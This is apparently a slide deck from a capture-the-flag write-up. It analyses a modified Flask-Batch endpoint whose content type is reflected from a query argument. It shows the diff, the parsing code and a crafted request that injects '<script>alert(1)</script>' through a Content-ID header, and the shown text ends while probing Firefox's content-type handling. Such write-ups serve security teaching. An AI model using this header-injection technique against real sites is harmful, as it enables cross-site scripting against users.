
The client wraps a requests session.

```
from flask_batch.client import Batching
import json

alice_data = bob_data = {"example": "json"}

with Batching("http://localhost:5000/batch") as s:
    alice = s.patch("/people/alice/", json=alice_data)
    bob = s.patch("/people/bob/", json=bob_data)
```

Why Batch?

Often the round-trip-time from a client to a server is high. Batching requests reduces the penalty of a high RTT, without the added complexity of request parallelization.





```
+content_type_regexes = 'multipart/[a-z]+(?:-[a-z]+)*(?:[;,\\s]\\s*[a-z]+(?:-[a-z]+)*=(?:"(?:[^"]|\\")+"|\'(?:[^\']|
\\\')+\'|[^"\':;,\\s]+))*[;,\\s]*boundary=(?:"([^"]+)"|\'([^\']+)\'|([^"\':;,\\s]+))(?:[;,\\s]\\s*[a-z]+(?:-[a-z]
+)*=(?:"(?:[^"]|\\")+"|\'(?:[^\']|\\\')+\'|[^"\':;,\\s]+))*[;,]?'
+
+def validate_content_type(ct):
+    _rex = re.compile(content_type_regexes, re.I)
+    if not _rex.fullmatch(ct):
+        return False
+    return True
+
+def get_boundary(ct):
+    _rex = re.compile(content_type_regexes, re.I)
+    m = _rex.fullmatch(ct)
+    if not m:
+        return
+    for v in m.groups():
+        if v:
+            return v

 def batch():
     """
@@ -106,10 +125,13 @@
     data = request.stream.read()
     body = None
     content_type = request.environ["CONTENT_TYPE"]
-    if not content_type.startswith("multipart/mixed"):
+    if content_type == 'text/plain' and request.args.get('ct'):
+        content_type = request.args.get('ct')
+    if not content_type.startswith("multipart/mixed") or not validate_content_type(content_type):
         abort(400)

     multi = parse_multi(content_type, data)
+    boundary = 'batch_' + os.urandom(8).hex()
     for content_id, payload in multi:
         environ = werkzeug_raw.environ(payload)

@@ -141,9 +163,16 @@
             response.headers,
             response.json
         ))
-        headers, body = prepare_batch_response(responses)
+    headers, body = prepare_batch_response(responses, boundary)

     if body is None:
         abort(500)

+    # set content-type
+    if 'boundary=' in content_type:
+        new_ct = content_type[:content_type.index('boundary=')] + 'boundary=' + boundary
+    else:
+        new_ct = content_type + '; boundary=' + boundary
+    headers["Content-Type"] = new_ct
+
     return body, 200, headers
```

```
$ diff -u \
    flask_batch.py \
    flask_batch_with_ct.py
```

What we know ...

- HTTP requests are created in JavaScript
- Payload == HTTP requests wrapped in MIME multipart/mixed
- Payload sent to batch endpoint
  - Batch endpoint unwraps the payload and sends the HTTP requests
  - Batch endpoint == real world Flask-Batch project with some modifications
- Response is not displayed; rather just a static string
  - Minimizes probability for XSS


What we don’t know …

- What part of the code is vulnerable?
- What kind of vulnerability are we looking for?
    - XSS
    - RCE
    - …

What we assume ...

- Vulnerability in the diff between flask_batch and flask_batch_with_ct
    - → In the "_with_ct" (*with content type*) part
    - flask_batch itself probably safe

Let’s take a look at the diff



```
 def batch():
     """
@@ -106,10 +125,13 @@
     data = request.stream.read()
     body = None
     content_type = request.environ["CONTENT_TYPE"]
-    if not content_type.startswith("multipart/mixed"):
+    if content_type == 'text/plain' and request.args.get('ct'):
+        content_type = request.args.get('ct')
+    if not content_type.startswith("multipart/mixed") or not validate_content_type(content_type):
         abort(400)

     multi = parse_multi(content_type, data)
+    boundary = 'batch_' + os.urandom(8).hex()
     for content_id, payload in multi:
         environ = werkzeug_raw.environ(payload)
@@ -141,9 +163,16 @@
             response.headers,
             response.json
         ))
-        headers, body = prepare_batch_response(responses)
+    headers, body = prepare_batch_response(responses, boundary)

     if body is None:
         abort(500)

+    # set content-type
+    if 'boundary=' in content_type:
+        new_ct = content_type[:content_type.index('boundary=')] + 'boundary=' + boundary
+    else:
+        new_ct = content_type + '; boundary=' + boundary
+    headers["Content-Type"] = new_ct
+
     return body, 200, headers
```


- Changes mostly related to content type
- Response content type reflected from the query argument

What else is there?

- Let’s look at the request and response
- Content-ID header is part of the request … *and the response*
  - Used for correlating responses to requests
- Q: Can we use arbitrary Content-IDs?

```
--batch_hav9iwfjfh
Content-Type: application/http
Content-Transfer-Encoding:binary
Content-ID: 1

POST /wish HTTP/1.1
Content-Type: application/json

{"wish":"test"}
--batch_hav9iwfjfh–
```

```
--batch_e2947c4d6727967e
Content-Type: application/http
MIME-Version: 1.0

HTTP/1.1 200 OK
Content-Type: application/json
Content-Length: 19
Content-ID: 1

{"wish": "granted"}
--batch_e2947c4d6727967e--
```



```python
def strip_headers(bb):
    headers, body = bb.split(b'\r\n\r\n', 1)
    headers = headers.replace(b"\r", b"").split(b"\n")
    content_id = None
    for h in headers:
        if h.lower().startswith(b"content-id"):
            _, content_id = h.split(b":")
            content_id = content_id.strip()

    return content_id, body


def unquote(s):
    s = s[1:] if s.startswith(b'"') else s
    s = s[:-1] if s.endswith(b'"') else s
    return s


def parse_multi(content_type, multi):
    boundary_raw = get_boundary(content_type)
    if not boundary_raw:
        abort(500)
    boundary = b"--" + unquote(boundary_raw.encode("ascii"))
    payloads = multi.split(boundary)[1:-1]
    return [strip_headers(payload) for payload in payloads]
```

Can we use arbitrary Content-IDs?

Yes!

Idea: Use a juicy Content-ID like <script>alert(1)</script>


```
POST /batch?ct=multipart/mixed;boundary=a HTTP/1.1
Host: genie.web.ctfcompetition.com
[...]

--a
Content-Type: application/http
Content-Transfer-Encoding:binary
Content-ID: <script>alert(1)</script>

POST /wish HTTP/1.1
Content-Type: application/json

{"wish":"test"}
--a--
```

```
HTTP/2 200
content-type: multipart/mixed;boundary=batch_rand
mime-version: 1.0
(...)
date: Mon, 25 Nov 2019 15:34:20 GMT
server: Google Frontend
content-length: 238

--batch_rand
Content-Type: application/http
MIME-Version: 1.0

HTTP/1.1 200 OK
Content-Type: application/json
Content-Length: 19
Content-ID: <script>alert(1)</script>

{"wish": "granted"}
--batch_rand--
```

Nice! But how can we exploit this?

- How can we trick the browser into executing the JavaScript?
  - Response content type is currently `multipart/mixed`
  - Sub content types are all `application/http`
  - We need `text/html`
  - Remember: flask_batch_with_ct, so probably key to the exploit is the content type
- How can we trick the victim into issuing a POST?

Remember: content type is reflected in the response



```
 def batch():
     """
@@ -106,10 +125,13 @@
     data = request.stream.read()
     body = None
     content_type = request.environ["CONTENT_TYPE"]
-    if not content_type.startswith("multipart/mixed"):
+    if content_type == 'text/plain' and request.args.get('ct'):
+        content_type = request.args.get('ct')
+    if not content_type.startswith("multipart/mixed") or not validate_content_type(content_type):
         abort(400)

     multi = parse_multi(content_type, data)
+    boundary = 'batch_' + os.urandom(8).hex()
     for content_id, payload in multi:
         environ = werkzeug_raw.environ(payload)
@@ -141,9 +163,16 @@
             response.headers,
             response.json
         ))
-        headers, body = prepare_batch_response(responses)
+    headers, body = prepare_batch_response(responses, boundary)

     if body is None:
         abort(500)

+    # set content-type
+    if 'boundary=' in content_type:
+        new_ct = content_type[:content_type.index('boundary=')] + 'boundary=' + boundary
+    else:
+        new_ct = content_type + '; boundary=' + boundary
+    headers["Content-Type"] = new_ct
+
     return body, 200, headers
```

Can we just use “`ct=text/html`”?


No.

```
    if (not content_type.startswith("multipart/mixed") or not
            validate_content_type(content_type)):
        abort(400)
```

→ Must start with “`multipart/mixed`” and comply to a complicated regex

Let’s find out how Firefox handles content type header

```
from flask import Flask
app = Flask(__name__)

@app.route("/")
def hello():
     headers = {}
     headers["Content-Type"] = "multipart/mixed;text/html”
     return "<b>Hello World!</b>", 200, headers

if __name__ == "__main__":
     app.run()
```



Corrupted Content Error

The site at http://localhost:5000/batch?ct=multipart/mixed;boundary=batch_16u0jov1iy has experienced a network protocol violation that cannot be repaired.

The page you are trying to view cannot be shown because an error in the data transmission was detected.


- Please contact the website owners to inform them of this problem.

Let’s find out how Firefox handles content type header (Ctd.)

